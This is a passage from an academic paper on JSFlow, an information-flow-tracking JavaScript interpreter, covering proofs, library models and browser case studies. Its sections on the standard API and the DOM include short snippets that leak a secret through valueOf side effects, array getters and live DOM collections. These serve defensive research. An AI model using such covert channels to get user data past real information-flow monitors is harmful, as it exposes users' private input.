$$\begin{aligned}&E_{11} \sim_\beta E_{21} \;\wedge\; \dot{r}_1 \sim_\beta \dot{r}_2 \;\wedge\; \dot{s}_1 \sim_\beta \dot{s}_2 \;\wedge\; \dot{v}_1 \sim_\beta \dot{v}_2 \;\wedge\\ &Put(\dot{r}_1, \dot{s}_1, \dot{v}_1)\; E_{11} = E_{12} \;\wedge Put(\dot{r}_2, \dot{s}_2, \dot{v}_2)\; E_{21} = E_{22} \Rightarrow E_{12} \sim_\beta E_{22}\end{aligned}$$

Proof. There are three rules, which gives six cases, when symmetry is taken into account. The intuition behind each of the rules is:

1. PUT-1 The property already exists, and it is made sure that label of the write context (the write path together with the security context) is not above the label of the target. In addition, the existence label of the property was below the write context, and it is left untouched.
2. PUT-2 The property already exists, and it is made sure that label of the write context (the write path together with the security context) is not above the label of the target. In addition, the existence label is more secret than the write context and is lowered to the write context.
3. PUT-3 The property does not exist. In this case, the structure of the object is affected by the write, and it is made sure that the write context is not above the structure security label.

The proof proceeds depending on the security label of the write path, i.e., the join of the security label of the reference and the security label of the property name. It can be divided into two parts. For public write paths, we know that the update objects are low-equivalent. We have to show that the update retains the low-equivalence. For secret write paths, we do not necessarily know that the updated objects are low-equivalent. They may, however, be low-equivalent with other objects on the heap. Thus, in such case we must show that any such potential low-equivalences are retained by the update.

Part one: The simplest three proof cases consist of the cases when the same rules are applied.

1. PUT-1 together with PUT-1. The property exists in both executions, and neither the existence label nor the structure label is touched. In case the write path is public, identical modifications are done to low-equivalent object, and low-equivalence is preserved. Otherwise, the labels of the targets are secret (and remains secret), and the update preserves any low-equivalences the updated objects may have been in.
2. PUT-2 together with PUT-2. Analogous to the above case, with the additional update of the existence security label.
3. PUT-3 together with PUT-3. The property does not exist in either of the executions. Thus, there are no previous values to place demands on, but the structure of the object is changed. In case the write path is public, identical additions are done to low-equivalent objects, and low-equivalence is preserved. Otherwise, the structure security label of the objects is secret, and the new properties are added with secret existence security labels. Since properties with secret existence label are not considered by the definition of low-equivalence of objects, the update preserves any low-equivalences the updated objects may have been in.

Part two: The second part of the proof is more interesting as it corresponds to the case when the updates behave differently with respect to the objects. The general intuition is that for secret write paths the targets have to be secret, and for public write paths the low-equivalence of the updated objects ensure that any position where the objects differ must be secret.

1. PUT-1 together with PUT-2. This case corresponds to the case where the property exists, but with different existence security labels, one public and one secret. For a public write path, this is not possible (low-equivalence ensures that the same property has the same existence security label in both objects). For a secret write path, this is possible, since different properties may be updated in the different objects. In both cases. the existence label remains untouched. Similar to the first two cases, in the first part of the proof, the labels of the targets the labels of the targets are secret (and remains secret), and the update preserves any low-equivalences the updated objects may have been in.
2. PUT-1 together with PUT-3. This case corresponds to the case where the property exists in one of the executions but not the other. For a public write path, the low-equivalence of the updated object entails that the structure security label must be secret (otherwise the property would have been in both objects). In this case, identical modifications are done to low-equivalent object, and low-equivalence is preserved. A secret write path ensures that the structure security labels of the objects are secret as are the existence security label of existing property and the security label of the value of the property. The update of this object does not change any of the existing security labels, and the update preserves any low-equivalence the updated object may have been in. Similarly, adding a property with secret existence label to an object with secret structure security label retains any low-equivalence the updated object may have been in.
3. PUT-2 together with PUT-3. This case corresponds to the case where the property exists and is not below the existence security label in one of the executions but not the other. For public write paths, the proof corresponds to the first case, and for secret write paths, the second case above.

The full proofs including all supporting lemmas can be found in the extended version of this paper [1].

5.3 Confinement

Confinement expresses that execution under secret control does not modify any public labels. We express this by demanding that the initial and the final environments are low-equivalent. This formulation makes it easy to use confinement together with symmetry and transitivity of low-equivalence in the proof of noninterference. See Section 5.2 for an explanation and illustration of this.

Theorem 2 *Confinement of statements*

$$\forall c \,.\, conf(c)$$

where $pc \sqcup \epsilon = H \wedge E_1 \sim_{\beta,\epsilon} E_1 \wedge pc, \mathcal{C} \vdash \langle c, E_1 \rangle \rightarrow E_2 \Rightarrow E_1 \sim_{\beta,\epsilon} E_2$

Proof. The proof follows the overall structure of the proof of noninterference, in that it utilizes a strengthened induction predicate, and lifts expression sequences and the iteration support into the expressions. For confinement, only the constructions that have side effects are interesting. The proofs follow immediately from the fact that all rules with side effects demand that the security context is below the write target.

The full proofs including all supporting lemmas can be found in the extended version of this paper [1].

5.4 Transparency

Transparency expresses that the security instrumentation is conservative, i.e., if a program is able to run in the instrumented semantics, then this run is consistent with the run of the program in the original (un-instrumented) semantics. Let $\rightsquigarrow$ denote execution in the un-instrumented semantics that ignores security labels and interpret upgrade instructions as *skip*. Let Φ be a function that removes all security labels from values.

Theorem 3 (Transparency) *It holds that*

$$L, \mathcal{C} \vdash \langle c, E_1 \rangle \rightarrow \langle \dot{u}, E_2 \rangle \Rightarrow \Phi(\mathcal{C}) \vdash \langle c, \Phi(E_1) \rangle \rightsquigarrow \langle \Phi(\dot{u}), \Phi(E_2) \rangle$$

Proof. Immediate from inspection of the rules. From a progress perspective, the rules for $Delete$, Put, $GetValue$, $PutValue$, $throw$, and *upg* instructions may stop the execution. No instrumented rules add possibilities of execution that are not present in the un-instrumented semantics.

6 From theory to practice of information-flow security of JavaScript

The overarching goal of this work is to provide practical dynamic enforcement of secure information flow. To evaluate the approach, we have implemented an information-flow aware interpreter, *JSFlow*, for the full non-strict ECMA-262(v.5) [29], including information-flow models for the standard API. JSFlow is available online [36]. We have opted not to support strict mode, although it may simplify information-flow tracking. The reason is that its adoption is rather limited, and that it does not introduce obstacles for information-flow security. In addition, it is possible to run strict code using non-strict semantics.

JSFlow is itself implemented in JavaScript. The choice of language allows for flexibility in the deployment. We have explored the possibility of deploying the interpreter via browser extension, via proxy, via suffix proxy, and as a security library [47]. It is also possible to use *JSFlow* on the server side by running on top of, e.g., *node.js* [2]. The interpreter passes all standard compliant non-strict tests in the SpiderMonkey test suite [52].

The evaluation, detailed in Section 8, was performed using an experimental Firefox extension, *Snowfox*. To allow for experiments on actual web pages, the extension is accompanied with extensive stateful information-flow models for the APIs present in a browser environment, including the DOM, navigator, location and XMLHttpRequest. The models of the standard and browser API are discussed in more detail in Section 7.

In addition to being used to enforce secure information flow on the client side, our implementation can be used by developers as a security testing tool, e.g., during the integration of third-party libraries. This can provide developers with detailed analysis of information flows on custom fine-grained policies, beyond the analysis from empirical studies [70,41,34,23] on simple policies.

The implementation is intended to investigate the suitability of dynamic information-flow control, and lay the ground for a full scale extension of the JavaScript runtime in browsers. A high-performance monitor would ideally be integrated in an existing JavaScript implementation like V8 or SpiderMonkey, but they are fast moving targets, focused on advanced performance optimizations. Instead, we believe that our JavaScript implementation finds a sweet spot between implementation effort and usability for research purposes. Although performance optimization is a non-goal in the scope of the current work, it is a worthwhile direction for future work.

To the best of our knowledge, this is the first implementation of dynamic information-flow enforcement for such a large platform as JavaScript, together with stateful information-flow models for its standard execution environment.

Labels The simple two-level lattice of Section 4 does not suffice for actual web pages. Instead, the implementation uses a powerset lattice of information *origins*. A baseline policy is to consider all information to be public unless it originates from the user, e.g., information read from an input property, in which case it is labeled *user*. The default labeling can be overridden by explicit annotations in the HTML document.

The pc *handling* It is worthwhile to point out an interesting generalization in the *pc* handling in the implementation, when compared to the semantics presented in Section 4.

Every time the interpreter internally branches on labeled values, the control flow of the interpreter risks giving rise to implicit information flow that might be visible to the interpreted program. In order to tackle this, we replace the notion of the *program pc* with a *pc stack*. Whenever the *interpreter* branches on a security labeled value, its label is pushed onto the *pc* stack, where it remains until execution reaches a join point in the interpreter. Any side effects are governed by the join of all labels on the *pc* stack. Note that the novelty of this approach is not in the use of a stack for storing the *pc* (e.g., [43]), but the fact that it is the interpreter-internal information flow that is pushed onto the stack. Since all explicit and implicit information flows in the interpreted program are induced by explicit or implicit information flows in the interpreter, this generalizes and subsumes the standard notion of a program *pc*. For example, just as the type of a value decides which conversion methods to call, so does the value of the guard of a conditional statement decide which subprogram to execute. In both cases, the label of the value is pushed. See the implementation of `ToString` in Section 7.2 for an example of how the *pc* stack is used in the implementation.

7 The runtime environment: the standard API and the browser API

The standard JavaScript runtime environment mandates a number of built-in ECMAScript objects: Object, Function, Array, String, Boolean, Number, Date, RegExp, Error, and JSON. These objects are accessible to a JavaScript program via identically named properties on the global object. Most of these objects have dual purposes by serving both as constructors and libraries containing various functions. In addition, the prototype property of the constructor objects provides the prototype for the constructed object. Like any standard compliant JavaScript interpreter, JSFlow provides a fully standard compliant execution environment via the global object. Being the runtime environment of an information-flow aware interpreter, it is necessary to track information flow into it. This entails being able to track information flowing into any of the objects provided or constructed from the provided (function) objects or functions, as well as tracking the information flow of the provided functions and methods.

While we could reimplement all of JavaScript's built-ins, it is more reasonable to defer as much work as possible to the underlying JavaScript engine, in which the interpreter itself runs. For some functionality, calling the corresponding functionality of the interpreter running JSFlow is necessary. This is true for functionality with side effects that cannot be modeled in JavaScript, such as interaction with the operating system, in the case of node.js, or the browser. For other functionality, it might not be possible, or overly approximative, from an information-flow perspective, to call the corresponding underlying functions.

For the command line version of JSFlow, the situation is depicted in Figure 13.

The figure illustrates the relation between the JSFlow runtime environment and that of the underlying engine for a subset of the environment. The dashed lines represent the fact that parts of the functionality is deferred. In addition, the light gray rectangle represents a constructed array object. The dotted line shows that the internal value model of a JSFlow array object is a native array object. The solid line reflects that the internal prototype of the JSFlow array object is the Array prototype.

We refer to the implementation of the standard runtime environment (and any extension to it) as an information-flow aware model of the same. Such




Fig. 13. The JSFlow runtime

models must be created for any kind of library not written in JavaScript to connect the functionality of the library to the information-flow tracking. The problem of modeling information flow in libraries is largely unexplored. Statically, libraries are typically handled by giving some form of boundary types to the interface of the library [54]. The precision and permissiveness of the enforcement of information-flow policies then depends on the expressive power of such boundary types. In this work, we have instead developed dynamic models that make use of actual runtime values to increase their precision.

7.1 Information-flow library models

In designing an information-flow model for a library, its precision must be balanced with its complexity and usability. Increased precision allows more permissive enforcement but typically adds to the complexity of using the library. For example, the user may need to supply security annotations, or otherwise be aware of the model itself. This results in a system that is harder to use and understand. On the other hand, being too imprecise risks having the enforcement reject too many secure programs, thus losing permissiveness. This also places a burden on the programmer, as she will have to work around the false positives.

A library model contains two parts: 1) a information-flow model of any internal state of the library, and 2) information-flow models for all functions of the library. Based on the discussion above, we distinguish between function models, depending on the extent the standard functionality can be deferred to the corresponding functionality in the underlying library. In particular, we categorize information-flow models for library functions into two different types: *shallow* models and *deep* models. Shallow models describe the operations on labels and label state in terms of the boundary values and types of the parameters to the library function, whereas deep models may compute internal, intermediate values such as private attributes of objects or local variables inside library code. The model may perform or replicate a part of the computation done by the library, in order to obtain a more precise model.

The remainder of this section discusses key insights gained from modeling the built-in JavaScript API, as well as browser APIs, and gives examples where deep models are necessary to yield useful precision.

7.2 JavaScript standard API

In addition to the core language, JSFlow implements the API mandated by the standard. The information-flow models of the standard API range from simple shallow models to more advanced deep models. Below, String and Array illustrate shallow and deep models, respectively.

String object The String object acts as a wrapper around a primitive string providing a number of useful operations, including accessing a character by index. We model the internal label state of String objects with a single label matching the security model of its primitive string.

Several of the methods of String objects are shallow models: after converting the parameters, they are passed to the corresponding native method. For instance, consider `toLowerCase` that converts a string to lowercase. While we could iterate through the entire string converting character by character, we may as well call the corresponding function.

```
function toLowerCase(thisArg,args) {
  conversion.CheckObjectCoercible(thisArg);
  var S = conversion.ToString(thisArg);
  var L = S.value.toLowerCase();
  return new Value(L,S.label);
};
```

This function model is an example of a shallow model. It first performs all necessary conversions, calls the underlying `toLowerCase` and returns the result labeled. Note that the model cannot defer the conversion to the underlying model, since the conversion may trigger potentially side-effectful callbacks that must be invoked in the right security context.

As another example of an essentially shallow model, consider the `slice` method. The slice methods takes two indices and returns the slice of the string between them. We highlight the implementation of `slice` by means of examples.

First, consider the following program, which passes an object to `slice` whose `valueOf` method will return a secret.

```
ix = { valueOf : function() { return h; }};
var l = '0123456789'.slice(ix,ix+1);
```

This example tries to exploit the conversion to numbers that `slice` performs on its arguments, which invokes `valueOf` when they are objects. In order to model this flow properly, the security label of the value returned by `valueOf` must be taken into account in the result of `slice`. In the example above, `slice` would return a secret value.

In addition, it is important that the security context of the calls made by `slice` include the labels of the indices. Otherwise, side effects in `valueOf` may leak. In the following example, assume that `ix` is secret, and that it is chosen to be either an object or a number depending on h.

```
var ix; var l = false;
if (h) {
  ix = { valueOf :
         function() { l = true; return 0; } }
} else { ix = 0; }
'0123456789'.slice(ix,ix+1);
```

In the implementation of `slice` below, lines 7 to 19 perform the mandated conversions. Note how the conversion of `end` on line 17 is performed in the context of `end.label`, since the value of `end` controls whether the conversion is performed or not. Omitting this opens up for exploits. Once all conversions have been completed, the actual functionality is deferred to the underlying library on line 21, and the result is returned appropriately labeled.

```
1  function slice(thisArg,args) {
2    var c = monitor.context;
3
4    var start = args[0] || new Value(undefined,bot);
5    var end = args[1] || new Value(undefined,bot);
6
7    conversion.CheckObjectCoercible(thisArg);
8    var S = conversion.ToString(thisArg);
9    var len = S.value.length;
10
11   var intStart = conversion.ToInteger(start);
12
13   c.pushPC(end.label);
14     if (end.value === undefined) {
15       end = new Value(len, lub(S.label, end.label));
16     } else {
17       end = conversion.ToInteger(end);
18      }
19    c.popPC();
20
21    var str = S.value.slice(start.value, end.value);
22    var lbl = lub(S.label,start.label,end.label);
23    return new Value(str,lbl);
24  };
```

Let us return to side effects in the conversion of the indexes performed on line 11 and conditionally on line 17. Here, the security context of the call to `valueOf` when converting `ix` must reflect the label of `ix`. We ensure this in the internal functions `ToString` and `ToNumber` (called by `ToInteger`), used by `slice`. For example, the actual security context increase occurs in `ToNumber` on line 6, where the argument label is pushed onto the *pc* stack:

```
 1  function ToNumber(x) {
 2    if (typeof x.value !== 'object') {
 3      return new Value(Number(x.value),x.label);
 4    }
 5
 6    monitor.context.pushPC(x.label);
 7      var primValue = ToPrimitive(x, 'number');
 8    monitor.context.popPC();
 9
10    return new Value(Number(primValue.value), primValue.label);
11  }
```

This ensures that `valueOf` in the example above will be called in the right security context.

Array Array objects are list-like objects that map numerical indices to values. Arrays have a special link between the `length` property and the mapped values: writing an element past the length of the array will increase the length property accordingly, and decreasing the length property will remove elements from the end of the array. We model the internal state of the array as an ordinary object, while catering for the connection between the `length` property and the indices. Arrays are mutable and equipped with methods for performing different operations on the elements of the array in different orders. This allows for complicated interplays with accessor properties, which calls for the use of deep models. Consider, for instance, the following example:

```
x = [h]; l = false;
Object.defineProperty(x,1,
  { get : function() { l = true; return 0}});
x.every(function (x) { return x; });
```

The `every` method of arrays invokes a function on each element, until either the list is exhausted or it returns a value convertible to *false*. Since all values are convertible to one of *true* or *false*, knowing that an element with index greater than 0 is read reveals that the function returned a *true*-convertible value for all lower indices. By populating an array with a secret followed by a getter, the true value of the secret could be observed. In the example, the first element contains the secret boolean `h` and the second element is a getter that sets `l` to *true*. Since the getter is only invoked in case h is *true*, this effectively copies h to l. For this reason, a shallow model cannot be used. Each successive call of the iterator function must be called in the accumulated context of the previous results, which is not possible, if we simply delegate the computation to the primitive `every` method. Instead, we must use a deep model, illustrated below with an excerpt of the inner loop of `every`.

```
 1  function every(thisArg,args) {
 2
 3    ...
 4
 5    while (k.value < len.value) {
 6
 7      ...
 8
 9      if (kPresent.value) {
10        var kValue     = O.Get(k);
11        var testResult = fn.Call(_this, [kValue, k, O]);
12        var b = conversion.ToBoolean(testResult);
13        monitor.context.labels.pc.lubWith(b.label);
14        label.lubWith(b.label);
15
16        if (!b.value) {
17          monitor.context.popPC();
18          return new Value(false,label);
19        }
20      }
21      k.value++;
22    }
23
24    c.popPC();
25    return new Value(true,label);
26  }
```

Notice how line 12 converts the result of the function to a boolean, how line 13 uses the label of the result to accumulatively increase the top of the *pc* stack, and how line 14 accumulates the label used for the returned value at line 18. Since `ToBoolean` may have side effects, the accumulation is important. It cannot be implemented if the functionality is deferred to the corresponding underlying function.

7.3 Browser APIs

The execution environment provided by browsers is an extension of the built-in JavaScript environment. To a certain extent, what is provided is browser specific, while some parts are standardized by the World Wide Web Consortium (W3C). Although many of the extensions are fairly straightforward to model from an information-flow perspective, offering similar challenges as the standard library, a notable exception is the implementation of the Document Object Model (DOM) API [40]. The DOM is a standard describing how to represent and interact with HTML documents as objects. The DOM is a central data structure to all web applications. A large part of a web application typically deals with shuttling data to and from the DOM and responding to events generated by the DOM, as the user interacts with it. Tracking information flows to and from the DOM is thus vital to having information-flow tracking that is useful for real web applications.

Sources and sinks in the DOM Being an object model of the HTML document that makes up the graphical interface of the web application, the DOM naturally contains many sources of potential sensitive information. In particular, essentially all forms of user provided input will be represented in the HTML document. To exemplify, consider the user name and password fields used to log into the web application, or a form used to collect payment information for a purchase. What parts of the HTML document that should be considered sensitive is application dependent. JSFlow offers the possibility to label individual DOM elements, which allows for fine-grained application specific policies.

In addition to information sources, DOM elements may act as information sinks. A natural example of such sinks are forms that submit the entered information to a given URL. While forms are examples of explicit sinks, there are also implicit sinks. Any element that fetches remote resources can be used as an implicit sink by encoding the information in the URL of the resource. The most prominent example of use of implicit sinks are to encode information in the URL of image elements and use it to fetch a zero pixel large image. Among other, this technique is used by many analytics services in order to circumvent the same-origin policy.

However, sources and sinks are not exclusive to the DOM API, but can can be found in other browser APIs as well. For instance, an API that gives access to information about the specifics of the execution environment, such as the Navigator object, can be used for fingerprinting and vulnerability scanning. Under certain circumstances such APIs may be considered sensitive sources. Similarly, APIs like XMLHttpRequest and Web Sockets provide general explicit sinks.

Non-local models: live collections In addition to acting as a data structure, the DOM also provides a rich set of behaviors. In particular, several features of the DOM force information-flow models to be *non-local*, i.e., operations on a certain element in the tree may require updates to the model of other elements in the tree. A prime example of such a feature is *live collections*.

The DOM standard [40] specifies a number of methods for querying the DOM for a collection of certain elements. Collections are represented as objects that behave much like arrays, with one big exception: as the DOM is modified, collections are updated to reflect the current state of the DOM.

For example, `getElementsByName` returns a live collection of elements with a particular name attribute. If a script changes the name attribute of an element in the page, the corresponding live collections automatically reflect the change. To appreciate this, consider the following example based on a web page containing a *div* element with id and name 'A'.

```
<div id='A' name='A'></div>
```

When the following code is executed in the context of this page, it encodes the value of h in the length of the live collection returned by `getElementsByName`.

```
c = document.getElementsByName('A');
if (h) { document.getElementById('A').name = 'B'; }
```

This is achieved by conditionally changing the name of the *div* from 'A' to 'B'. Initially, the collection stored in c has length 1, since there is one element in the document named 'A'. After the name change, however, the collection contains no elements. Importantly, this is done without any direct interaction with the collection itself; only the *div* element is referenced and modified.

The security model of live collections must interact with the model for the DOM, making it non-local. We keep in each DOM node a map from queries generating live collections, such as `getElementsByName('A')`, to the label representing how that node's subtree affects that query.

Going back to the above example, the document (the root node of the DOM tree) maintains a map from names to labels. If this map associates 'A' with public, the interpreter will stop execution on the attempted name change, since it would be observable on existing public live collections. On the other hand, if this map associates 'A' with secret, the name change is allowed. In this case, however, any live collection affected is already considered secret.

Live collections are just one example of non-local behavior in the DOM. For another example, several DOM elements expose properties that are actually computed from state stored elsewhere in the DOM. For instance, a form element exposes values of nested input properties as properties on the form element itself. Also, some element attributes, which are DOM nodes of their own, are exposed as properties on the containing element. The security model of DOM nodes must properly model these cases and label the result appropriately. If we blindly accessed the properties in the underlying API, we could return secret values stripped of their security label.

Beyond handwritten models At the moment, the library models are handwritten based on the description of the API functions. There are two main challenges related to handwritten library models.

First, without some form of automation the undertaking of producing library model for a large API is very labor intensive. Already supporting the full standard API of JavaScript is a relatively large effort. Around 30% of the JSFlow code base[1] consists of library models of the standard API. Full browser API support or support for JSFlow on the server side would significantly increase this number. In addition, a fair portion of the library code is boilerplate code to adhere to the object and function models of JSFlow.

Second, handmade library models are based on analysis and assumptions on the functionality of the library. For shallow and non-local models in particular this may be an issue. Any mismatches between the model and the functionality may open up for attacks. To avoid this, a more formal connection between the model and the library would be beneficial.

With respect to the first challenge, we envision automatic generation of library models from higher level descriptions. Such descriptions could range from pure functions on the involved security labels, supporting only the most basic shallow models, to functions that take values and side effects into account and even a fully fledged programming language. The design of the model language is a trade-off between expressiveness and benefit. For instance, to support fully deep models, the latter may be necessary, but then the gain over fully handwritten models may be relatively small.

With respect to the second challenge, for cases where the source code or some other functional description of the library is available, we envision using static analysis, e.g., abstract interpretation, to automatically generate library models that are guaranteed to capture the information flows of the library. When possible, this approach would also address the first challenge. We see both approaches as interesting but challenging future directions.

8 Evaluation

This section starts by reporting on two types of experiments, performed in September 2013, one to explore different policies for user data and the other to govern user tracking by third-party scripts. We then go on to discuss general security considerations, trade-offs for dynamic enforcement, and going beyond dynamic analysis.

For the case studies, we have created *Snowfox*, a Firefox extension that uses JSFlow as the execution engine for web pages. Snowfox is based on Zaphod [53] and turns off Firefox's native JavaScript engine. Instead, the extension traverses the page as it loads and executes scripts using JSFlow.

This provides a proof-of-concept implementation that allows us to study the suitability of dynamic information flow on actual JavaScript code. When an

[1] JSFlow code base is around 12 thousand lines of JavaScript

information-flow policy is violated, the extension can respond in various ways, such as simply logging the leak, silently blocking offensive HTTP requests or stopping script execution altogether.

Performance When deploying runtime analyses in practice, the execution overhead brought by the analysis is important. While the focus of this paper is to develop and investigate the limits of dynamic information-flow control in a realistic setting, making the analysis practically useful is an important part of the long term goal.

Once we have established that dynamic information flow is possible from a permissiveness perspective, it remains to make it practically useful. For our current purposes, we have found the speed of JSFlow adequate. In particular, it did not hinder us in manually interacting with web pages.

Compared to a fully JITed JavaScript engine, JSFlow is slower by two orders of magnitude on the tested pages. The comparison is, however, not illustrative of the cost of dynamic information-flow tracking. Even without any tracking JSFlow, being an unoptimized interpreter written in JavaScript, would be outperformed by a highly optimized JIT compiler. Rather, in order to perform a more meaningful comparison, the implementation needs to be evaluated against a comparable baseline. There are two paths forward. Either JSFlow is compared against a version of JSFlow, where the information-flow tracking is turned off or one of the existing JavaScript engines are extended to support the information-flow tracking performed by JSFlow. In this way, a more reasonable estimation of the relative cost of information-flow tracking can be reached.

User input processing We have evaluated the interpreter on several web applications that calculate loan payments, given input provided by the user. Such applications do not rely on external data. Running the interpreter under different policies reveals some security-relevant differences between applications and demonstrates our interpreter's ability to enforce them on real JavaScript code. As a baseline policy, we use a stricter version of SOP, where communication via requests such as creating image and script tags is not allowed if it involves information derived from user inputs.

We have found three main classes of loan calculators: (i) Scripts that do all calculations in the browser: no data is submitted anywhere. (ii) Scripts that submit user data to the original host for processing, but not to third parties. (iii) Scripts that submit data to a third party, e.g., for collecting statistics, or allow third-party scripts to access user data. At the time of writing, example web pages for each class are (i) `http://www.halifax.co.uk/loans/loan-calculator/` and `http://www.asksasha.com/loan-interest-calculator.html`; (ii) `http://www.tdcanadatrust.com/loanpaymentcalc.form`; and (iii) `http://mlcalc.com/`. A calculator of the first class works under a policy that allows no data to leave the browser. On the other hand, the second class needs to send data to its origin server, but still works under the strict SOP policy. The third class requires a more liberal policy.

Web pages commonly use Google Analytics to analyze traffic. To do so, the web page loads a script provided by that service. This script triggers an image request conveying tracking information to Google. As long as no data about user input is contained in the request, scripts of type (i) and (ii) can still use Google Analytics under our interpreter. A calculator in class (iii) that tries to log user inputs, or any derived values, to Google Analytics is prevented from doing so by our interpreter. Flows are correctly tracked inside the Google Analytics script, and the interpreter does not allow creating an image element with such data in the source URL.

One of the sites in our tests, `mlcalc.com`, did send user inputs to Google Analytics, but indirectly. The user inputs were first submitted to `mlcalc.com`, but the following page included JavaScript code that logged them to Google Analytics. The flow in this case was essentially server-side, so some server-side support is needed to track them. Our monitor supports upgrade annotations, i.e. a server can explicitly label some of its data as being derived from sensitive user inputs. We note that JSFlow can also be run on the server side, e.g. via *node.js*, for an end-to-end solution.

When the host is not trusted for user data, a still stricter policy can be utilized, namely that no user data should leave the browser. Under this policy, the interpreter correctly stops even the submission of a form. This still allows calculators of type (i), which compute everything client-side.

Behavior tracking via JavaScript Users are often unaware of information sent from their browser, e.g., for tracking purposes. As an example, the service Tynt offers a script to inject links back to the including website, into content copied to the system clipboard. This service is used on popular web sites such as the Financial Times (`www.ft.com`). As the clipboard API in JavaScript does not provide append functionality, this script relies on having read access to the copied data, constituting a source of information. However, transparent to the user, the script also creates a request via an image to `tynt.com`, constituting an information sink, where it logs the copied data, together with a tracking cookie unique to the user across different websites using Tynt.

Our implementation supports all the necessary browser APIs used by Tynt's script and is able to detect this behavior. Since the selection is chosen by the user, the data copied is considered secret. When the script attempts to communicate this data back to Tynt, the interpreter detects the leak and throws a security error.

Security considerations At the core of JSFlow is the formal model of information-flow tracking for a language with records and exceptions described in Section 4. The formal model includes a dynamic type system for a core of JavaScript that has been proved sound. As discussed in Section 6, much of the extension to full JavaScript is via sound primitive constructions, while extensions not expressed in terms of sound primitive constructions are built using a small number of core principles.

For now, the correctness of JSFlow is only verified using testing. This is true both for the functional correctness, as well as for the soundness of the information flow. However, the connection between the interpreter-internal information flow and the information flow of the interpreted language provides an indication of a potential way of verifying the implementation of JSFlow using a specialized static type system. The basic idea is that any explicit or implicit flow in the interpreted language is manifested as an explicit or implicit flow in the interpreter. By connecting the representation of labeled values to a type system tailor-made for checking JSFlow, it will be possible to make sure that all such flows are properly taken into account.

Trade-offs for dynamic enforcement A key question is whether it is possible to implement an interpreter with enough precision for the enforcement to be usable and permissive. Our interpreter indicates that tracking flows in real-world applications is feasible. Being a flexible language, JavaScript provides many implicit ways for information to flow, in particular when combined with the rich APIs of the browser environment. Our interpreter successfully addresses such features, while being reasonably precise to allow real scripts to maintain their utility.

However, dynamic enforcement comes at a price of inherent limitations. In particular, there are limits on sound and precise propagation of labels under secret control [60], leading to a common restriction of enforcement known as no sensitive upgrade (NSU) [76,5]. We have found that legacy scripts sometimes encounter such situations, even if they do not always leak confidential data. In such scripts, upgrade statements must be injected [15].

For the experiments, we have developed a simple hybrid analysis, inspired by [43], that upgrades the security labels of local variables before entering secret contexts. Despite the simplicity of the approach, it shows good promise and reduces the number of false positives significantly. Driven by the positive initial experiment, we have since developed a hybrid dynamic approach that is able to handle all remaining false positives we encountered in our experiments. We refer the reader to [37] for a detailed explanation of the upgrades we have identified, and how they can be handled. A full scale implementation and evaluation of a hybridized JSFlow is underway [36].

Without hybridization, we estimate that the majority of pages need annotations. Our initial results show that the hybrid approach is able to remove a significant number of false positives. This said, due to the undecidability of the problem, the hybrid approach cannot remove all false positives. Regardless, a small number of remaining false positives is not necessarily a deal breaker. Responsible site owners may inject upgrade instructions into their code in order to be able to offer their users the added protection of information-flow control.

For the sake of the experiment, we have decorated the scripts with upgrade instructions via proxy. Most of the annotations upgrade non-variable locations, such as object properties. However, some of the annotations concern dangerous information flow on the server side. Such information flows cannot be handled by client side information-flow control in isolation, but additionally requires the server to track information flow. In principle, JSFlow can be used to provide client-server end-to-end information-flow security. By leveraging that JSFlow is implemented in JavaScript, a server-side JSFlow runtime environment can be created, e.g., onto of the popular *node.js* [2] JavaScript runtime. This allows the server to tie into the information-flow tracking on the client side, providing a complete client-server solution.

We have also discovered two cases where the interpreter detected flows that originate from a nullity check on user input. Since these checks are performed relatively early in the execution, they result in much derived data to be labeled as secret. However, in both cases, we have found the checks not to leak, since no action of the user can cause the checked values to be null. The checks are only safeguards to prevent failures due to browser differences or bugs in the scripts. We have thus added declassification annotations to allow these benign flows. Such cases are easily handled by value-sensitivity [10] over value types. In the future, we aim to enrich JSFlow with this feature. In combination with the mentioned hybrid aspect, a value-sensitive JSFlow pursues to a more practical and permissive information-flow control enforcement.

9 Related Work

Amongst a large body of research on language-based approach to information-flow security [63], we discuss most related work on dynamic information control, as well as related work that targets securing JavaScript.

Dynamic information-flow control Our paper pushes the limits of dynamic information-flow enforcement on both expressiveness of the underlying language and on the permissiveness of the enforcement. We briefly discuss previous work that serves as our starting point.

Russo and Sabelfeld [60] show that purely dynamic flow-sensitive monitors do not subsume the permissiveness of flow-sensitive security type systems. Although our monitor is purely dynamic, the language includes a security label upgrade operator. This means that we can mimic type systems by injecting security upgrades in appropriate parts of the code. Hence, the permissiveness of our approach can be boosted to that of hybrid monitors, at the cost of programmer annotations.

Fenton [31] discusses purely dynamic monitoring for information flow but does not prove noninterference. Volpano [71] considers a purely dynamic monitor to prevent explicit (but not implicit) flows. In a flow-insensitive setting, Sabelfeld and Russo [64] show that a monitor similar to Fenton's enforces termination-insensitive noninterference without losing in precision to classical static information-flow checkers. This line of work has progressed further to extend the monitor to a language with dynamic code evaluation, communication, and declassification [4], as well as timeout instructions [59].

In previous work, Russo et al. [61] investigate the impact of dynamic tree structures like the DOM on information flow. The monitor focuses on preventing attacks based on navigating and deleting DOM tree nodes. The monitor derives the security level of existence for each node from the context of its creation. Our model can be viewed as a generalization, where the DOM falls out naturally, and without losing permissiveness, from the general treatment of pointers and linked structures.

